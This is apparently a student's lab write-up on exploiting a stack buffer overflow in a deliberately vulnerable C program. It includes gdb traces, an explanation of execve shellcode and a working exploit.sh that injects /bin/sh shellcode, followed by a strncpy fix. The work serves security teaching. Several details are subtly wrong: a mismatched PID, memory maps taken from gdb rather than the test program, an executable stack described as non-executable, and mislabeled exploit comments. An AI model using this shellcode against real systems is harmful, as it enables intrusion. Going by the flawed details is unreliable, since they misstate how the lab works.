Question 1.1
-fno-stack-protector: This option disables the stack protection provided by GCC. Thus, now the program is not safeguarded against buffer overflow attacks.
-z execstack: This option allows the the stack to contain executable code, by removing the NX (No eXecutable) protection.
-no-pie: This option disables Position Independent Executables (PIE) generation. PIE randomises the base address of the program's code and data segments. By disabling it, the program's memory layout becomes more predictable.

Question 1.2

```
------------------------ VIRTUALBOX -----------------------
vagrant@ubuntu1804:~$ cd lab
vagrant@ubuntu1804:~/lab$ gcc -o test -fno-stack-protector -z execstack -no-pie test.c
vagrant@ubuntu1804:~/lab$ ./test "hi there!"
Welcome to this vulnerable program!
argv[0]: './test' argv[1]: 'hi there!'
buffer is: 'hi there!'
vagrant@ubuntu1804:~/lab$
```

Question 1.3
We can see that the size of the buffer is 100 characters: **char buffer[100];**
Furthermore, the method **strcpy(buffer, arg);** doesn't perform any bound checking. Thus, it can copy more than 100 characters, i.e., the size of the buffer array.
Therefore, we can generate a Segmentation Fault by passing a string with a length larger than 100 characters as a command-line argument.
Let's try for example, giving 201 "A"s as an example:

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/vagrant/lab/test AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA
Welcome to this vulnerable program!
argv[0]: '/home/vagrant/lab/test' argv[1]: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA'
buffer is: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'

Program received signal SIGSEGV, Segmentation fault.
0x00000000004005b0 in function1 ()
(gdb)
```

Question 1.4
Segmentation Fault is a fault which indicates that there was an attempt to access a memory zone which is not allocated to the program or a restricted memory zone which the program is not allowed to access. For example, if we try to overwrite the return address with memory address that is outside the stack, we get a Segmentation Fault. The operating system detects it and stops it because otherwise, the data will be corrupted.

Question 1.5
After we've reached the Segmentation fault in Question 1.3, we open a new terminal and move to the Lab03 directory. There, we connect to the vm using vagrant ssh, and do pgrep test to get the **test** PID:
The **test** PID=1963.

```
vagrant@ubuntu1804:~$ pgrep test
1963
```

The addresses at which code or data is placed in the virtual memory are:
55ec4fd09000-55ec5035a000
55ec5055a000-55e50638000
55ec50638000-55ec5064d000

```
vagrant@ubuntu1804:~$ cat /proc/1936/maps
55ec4fd09000-55ec5035a000 r-xp 00000000 08:03 5382412                    /usr/bin/gdb
55ec5055a000-55ec50638000 r--p 00651000 08:03 5382412                    /usr/bin/gdb
55ec50638000-55ec5064d000 rw-p 0072f000 08:03 5382412                    /usr/bin/gdb
```

The heap's address is 55ec52256000-55e52826000.

```
55ec52256000-55ec5282b000 rw-p 00000000 00:00 0                          [heap]
```

The stack is **not** executable because there is no execute permissions after [stack]. We have **rw-p** which indicate: **r** for read permission, **w** for write permission, **-** for no execution permission, **p** for private. If execution permission was allowed, we would have the letter **x** as well.

```
7ffdf168b000-7ffdf16ac000 rw-p 00000000 00:00 0                          [stack]
7ffdf1729000-7ffdf172c000 r--p 00000000 00:00 0                          [vvar]
7ffdf172c000-7ffdf172e000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
vagrant@ubuntu1804:~$
```

Whether the stack is executable or not is an important information to the attacker because based on that, they can decide their attack strategy:

- If the stack is executable, then it can be exploited by the attacker. For example, the attacker can inject arbitrary code into the stack, and perform stack-based buffer overflow attacks.
- If the stack is **not** executable, then an attacker cannot directly execute code injected into the stack. Knowing that stack-based buffer overflow attacks wouldn't be possible, the attacker can come up with another attack approach, such as overwriting return addresses or function pointers.

Question 1.6

```
(gdb) bt
#0  0x00000000004005b0 in function1 ()
#1  0x4141414141414141 in ?? ()
#2  0x4141414141414141 in ?? ()
#3  0x4141414141414141 in ?? ()
#4  0x4141414141414141 in ?? ()
#5  0x4141414141414141 in ?? ()
#6  0x4141414141414141 in ?? ()
#7  0x4141414141414141 in ?? ()
#8  0x4141414141414141 in ?? ()
#9  0x4141414141414141 in ?? ()
#10 0x4141414141414141 in ?? ()
#11 0x2201abe06cde0041 in ?? ()
#12 0x0000000000400490 in printf@plt ()
#13 0x00007fffffffe400 in ?? ()
#14 0x0000000000000000 in ?? ()
```

Frame #0 shows that the program crashed at address 0x00000000004005b0 in function1 ().
Frames #1 to #10 show that the memory address is filled with our input, which is 201 capital As, which is represented as 0x41 in hexadecimal.
At frame #11 we have the corrupted memory address (0x2201abe06cde0041) due to the Segmentation Fault we performed.
Frame #12 shows that the corrupted return address from frame #11 tried to call the function printf() at address 0x0000000000400490, but instead led to a crash.
Frame #13 is another corrupted memory address (0x00007fffffffe400) from the corrupted stack frame.
We have a null pointer address (0x0000000000000000) at frame #14, which shows the end of the corrupted stack.
The questions marks (in frames 1-11, 13-14) indicate that that address is not located on the stack at all.

Question 1.7

```
(gdb) x/100gx $rsp-200
0x7fffffffe240: 0x00007fffffffe250      0xe2ecef95bd670a00
0x7fffffffe250: 0x0000000000000000      0x00007fffffffe66b
0x7fffffffe260: 0x0000000000000000      0x00007ffff7ffe170
0x7fffffffe270: 0x0000000000000000      0x00000000004005ae
0x7fffffffe280: 0x0000000000000000      0x00007fffffffe682
0x7fffffffe290: 0x4141414141414141      0x4141414141414141
0x7fffffffe2a0: 0x4141414141414141      0x4141414141414141
0x7fffffffe2b0: 0x4141414141414141      0x4141414141414141
0x7fffffffe2c0: 0x4141414141414141      0x4141414141414141
0x7fffffffe2d0: 0x4141414141414141      0x4141414141414141
0x7fffffffe2e0: 0x4141414141414141      0x4141414141414141
0x7fffffffe2f0: 0x4141414141414141      0x4141414141414141
0x7fffffffe300: 0x4141414141414141      0x4141414141414141
0x7fffffffe310: 0x4141414141414141      0x4141414141414141
0x7fffffffe320: 0x4141414141414141      0x4141414141414141
0x7fffffffe330: 0x4141414141414141      0x4141414141414141
0x7fffffffe340: 0x4141414141414141      0x4141414141414141
0x7fffffffe350: 0x4141414141414141      0x2201abe06cde0041
```

The address at which the local variable **buffer** starts on the stack is 0x7fffffffe290, while the address at which it ends is 0x7fffffffe358 (where 0x7fffffffe358 = 0x7fffffffe360 - 8 bytes because 0x2201abe06cde0041 is not part of the buffer).

Question 1.8

When **function1** reaches the instruction **retq** at address 0x4005b0, it pops the return address from the stack and jumps back to that address:

```
(gdb) x/30i function1
   0x400577 <function1>:        push   %rbp
   0x400578 <function1+1>:      mov    %rsp,%rbp
   0x40057b <function1+4>:      add    $0xffffffffffffff80,%rsp
   0x40057f <function1+8>:      mov    %rdi,-0x78(%rbp)
   0x400583 <function1+12>:     mov    -0x78(%rbp),%rdx
   0x400587 <function1+16>:     lea    -0x70(%rbp),%rax
   0x40058b <function1+20>:     mov    %rdx,%rsi
   0x40058e <function1+23>:     mov    %rax,%rdi
   0x400591 <function1+26>:     callq  0x400460 <strcpy@plt>
   0x400596 <function1+31>:     lea    -0x70(%rbp),%rax
   0x40059a <function1+35>:     mov    %rax,%rsi
   0x40059d <function1+38>:     lea    0x114(%rip),%rdi        # 0x4006b8
   0x4005a4 <function1+45>:     mov    $0x0,%eax
   0x4005a9 <function1+50>:     callq  0x400480 <printf@plt>
   0x4005ae <function1+55>:     nop
   0x4005af <function1+56>:     leaveq
=> 0x4005b0 <function1+57>:     retq
   0x4005b1 <main>:     push   %rbp
   0x4005b2 <main+1>:   mov    %rsp,%rbp
   0x4005b5 <main+4>:   sub    $0x10,%rsp
   0x4005b9 <main+8>:   mov    %edi,-0x4(%rbp)
   0x4005bc <main+11>:  mov    %rsi,-0x10(%rbp)
   0x4005c0 <main+15>:  lea    0x109(%rip),%rdi        # 0x4006d0
   0x4005c7 <main+22>:  callq  0x400470 <puts@plt>
   0x4005cc <main+27>:  cmpl   $0x1,-0x4(%rbp)
   0x4005d0 <main+31>:  jg     0x4005e5 <main+52>
   0x4005d2 <main+33>:  lea    0x11f(%rip),%rdi        # 0x4006f8
   0x4005d9 <main+40>:  callq  0x400470 <puts@plt>
   0x4005de <main+45>:  mov    $0xffffffff,%eax
   0x4005e3 <main+50>:  jmp    0x400623 <main+114>
```

```
(gdb) x/1gx $rsp
0x7fffffffe308: 0x4141414141414141
(gdb) info frame
Stack level 0, frame at 0x7fffffffe308:
 rip = 0x4005b0 in function1; saved rip = 0x4141414141414141
 called by frame at 0x7fffffffe318
 Arglist at 0x4141414141414141, args:
 Locals at 0x4141414141414141, Previous frame's sp is 0x7fffffffe310
 Saved registers:
  rip at 0x7fffffffe308
```

We can see that address (on the stack) at which the return address of function **function1** is located is 0x7fffffffe308.

Question 1.9
The return addresses encoded in memory are in little-endian. This means that the least significant byte is stored at the lowest memory address, while the most significant byte is stored at the highest memory address.
As mentioned in exercise 1.3, the method **strcpy(buffer, arg);** doesn't perform any bound checking. Thus, it can copy more than 100 characters, i.e., the size of the buffer array. This could lead to buffer overflows.
It is important that return addresses are stored in little-endian format, because when an attacker wants to overwrite the addresses, he needs to have knowledge and understanding of the byte order.

Question 1.10
In the input to program **test**, the return address we control should be put in the last position, as we can see in exercise 1.15.

Question 1.11
The code that an attacker wants to execute is called "shellcode" because it starts a command shell from which the attacker can control the machine.

Question 1.12
The following commands:

```
vagrant@ubuntu1804:~/lab$ gcc -o system -fno-stack-protector -z execstack -no-pie system.c
vagrant@ubuntu1804:~/lab$ objdump -d system

system:     file format elf64-x86-64
```


give us the following assembly code of the **main** function:

```
00000000004004e7 <main>:
  4004e7:       55                      push   %rbp
  4004e8:       48 89 e5                mov    %rsp,%rbp
  4004eb:       48 83 ec 10             sub    $0x10,%rsp
  4004ef:       89 7d fc                mov    %edi,-0x4(%rbp)
  4004f2:       48 89 75 f0             mov    %rsi,-0x10(%rbp)
  4004f6:       48 8d 3d 97 00 00 00    lea    0x97(%rip),%rdi        # 400594 <_IO_stdin_used+0x4>
  4004fd:       e8 ee fe ff ff          callq  4003f0 <system@plt>
  400502:       b8 00 00 00 00          mov    $0x0,%eax
  400507:       c9                      leaveq
  400508:       c3                      retq
  400509:       0f 1f 80 00 00 00 00    nopl   0x0(%rax)
```

push %rbp: This sets up the stack frame. The value of %rbp (i.e., base pointer register) is pushed onto the stack. The previous value of the base pointer is preserved.
mov %rsp, %rbp: This establishes a new base pointer for the current stack frame by moving the value of %rsp (i.e., stack pointer register) into the base pointer register %rbp.
sub $0x10, %rsp: This allocates space on the stack for local variables by subtracting 0x10 bytes from %rsp.
mov %edi, -0x4(%rbp): This saves the value of argc (i.e., the first parameter) on the stack by moving it to the location 0x4 bytes before %rbp.
mov %rsi, -0x10(%rbp): This instruction saves the value of argv (i.e., the second parameter) on the stack by moving it to the location 0x10 bytes before %rbp.
lea 0x97(%rip), %rdi: This prepares the first argument (command) for the system function call. The address of the string "system command" is loaded into the destination register %rdi.
callq 4003f0 <system@plt>: This calls the system function. The system call executes the command specified by the string loaded into %rdi.
mov $0x0, %eax: This sets the return value of the main function to 0 by moving it into %eax (i.e., return value register).
leaveq: This releases the stack frame by restoring the base pointer and stack pointer to their original values.
retq: This returns control to the calling function.

Question 1.13
bits 64: We have 64 bits
push 59: 59 is pushed onto the stack
pop rax: The value from the stack is popped into rax
cdq: Sign-extends rax into rdx to clear rdx
push rdx: Null is pushed onto the stack for argv
pop rsi: The value from the stack is posed into rsi (argv)
mov rcx, '/bin//sh': The address of the string "/bin//sh" (which is the program to execute) is stored into rcx
push rdx: Null is pushed onto the stack for envp
push rcx: The address of the string "/bin//sh" is pushed onto the stack (program)
push rsp: The address of the stack pointer is pushed onto the stack (argv[0])
pop rdi: The value from the stack is popped into rdi (program)
syscall: Executes the syscall

The stack just before instruction **syscall** is executed:



Just before the syscall instruction is executed, we have the following values in the registers:
- **rax** = 59 (the syscall)
- **rdi** = address of "/bin//sh" on the stack.
- **rsi** = 0 (the array of arguments (argv)'s first entry).
- **rdx** and **rcx** are both 0.

Question 1.14
There are no null bytes.
The value zero is important in our case with **strcpy** because **strcpy** interprets a byte with the value zero as the end of a string, and thus, it terminates the copying. Proper termination prevents unintended data from being copied or executed, so it could not be vulnerable to buffer overflows.

Question 1.15
My input file is the following:

exploit.sh
```bash
#!/bin/bash

for i in {1..60}
do
    printf "\x41"
done

printf "\x6a\x3b\x58\x99\x52\x5e\x48\xb9\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x52\x51\x54\x5f\x0f\x05" # return address of function1 on the stack


for i in {1..38}
do
    printf "\x41"
done

printf "\x58\xe3\xff\xff\xff\x7f" # local variable buffer

```

Code:

```
#!/bin/bash

for i in {1..60}
do
	printf "\x41"
done

printf "\x6a\x3b\x58\x99\x52\x5e\x48\xb9\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x52\x51\x54\x5f\x0f\x05" # return address of function1 on the stack


for i in {1..38}
do
	printf "\x41"
done

printf "\x58\xe3\xff\xff\xff\x7f" # local variable buffer
```

We can see that the exploit is successful as we manage to pop a shellcode:

```
vagrant@ubuntu1804:~/lab$ gdb test
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from test...(no debugging symbols found)...done.
(gdb) run `bash exploit.sh`
Starting program: /home/vagrant/lab/test `bash exploit.sh`
$
```

Question 1.16

The program **testSafe.c** is modified in the following way:

```
exploit.sh    system.c    test.c    testSafe.c

#include <stdio.h>
#include <string.h>

//Size of buffer can be changed from here
#define SIZE 100

void function1(char * arg) {
    char buffer[SIZE];

    // Safe string copy assures that at most (SIZE - 1) characters are copied from arg to buffer
    strncpy(buffer, arg, SIZE - 1);

    // The buffer should end with 0
    buffer[SIZE - 1] = '\0';

    printf("buffer is: '%s' \n", buffer);
}

int main(int argc, char** argv) {
    printf("Welcome to this vulnerable program!\n");
    if (argc <= 1) {
        printf("[error] one argument is required!\n");
        return -1;
    }
    printf("argv[0]: '%s' argv[1]: '%s'\n", argv[0], argv[1]);
    function1(argv[1]);
    return 0;
}
```

Code:
```
#include <stdio.h>
#include <string.h>

//Size of buffer can be changed from here
#define SIZE 100

void function1(char * arg) {
   char buffer[SIZE];

   // Safe string copy assures that at most (SIZE - 1) characters are copied from arg to buffer
   strncpy(buffer, arg, SIZE - 1);

   // The buffer should end with 0
   buffer[SIZE - 1] = '\0';

   printf("buffer is: '%s' \n", buffer);
}

int main(int argc, char** argv) {
   printf("Welcome to this vulnerable program!\n");
   if (argc <= 1) {
      printf("[error] one argument is required!\n");
      return -1;
   }
   printf("argv[0]: '%s' argv[1]: '%s'\n", argv[0], argv[1]);
   function1(argv[1]);
   return 0;
}
```

Defining the size of the buffer from the beginning with **#define SIZE 100** makes the code consistent in case when the size is changed.
As mentioned in exercise 1.3, the method **strcpy(buffer, arg);** doesn't perform any bound checking. Thus, it can copy more than 100 characters, i.e., the size of the buffer array. Replacing **strcpy(buffer, arg);** with **strncpy(buffer, arg, SIZE - 1);** limits the number of characters that are copied, which prevents buffer overflow. Furthermore, with **buffer[SIZE - 1] = '\0';** we make sure that the buffer ends even if the input is longer than the defined buffer size.

Question 1.17
To find buffer overflow vulnerabilities in a hypothetical target program, we could perform dynamic analysis. For example, we can execute the target program in GDB, in order to investigate its behaviour, find vulnerable memory accesses, and determine where buffer overflow could possibly occur. If we have access to the code, we could perform static analysis. This way we can search for vulnerable functions like **strcpy** or unchecked user input sizes that we can exploit in order to achieve a buffer overflow. We can also perform fuzzing in order to generate different input data, and systematically give it to the program as input to observe its behaviour.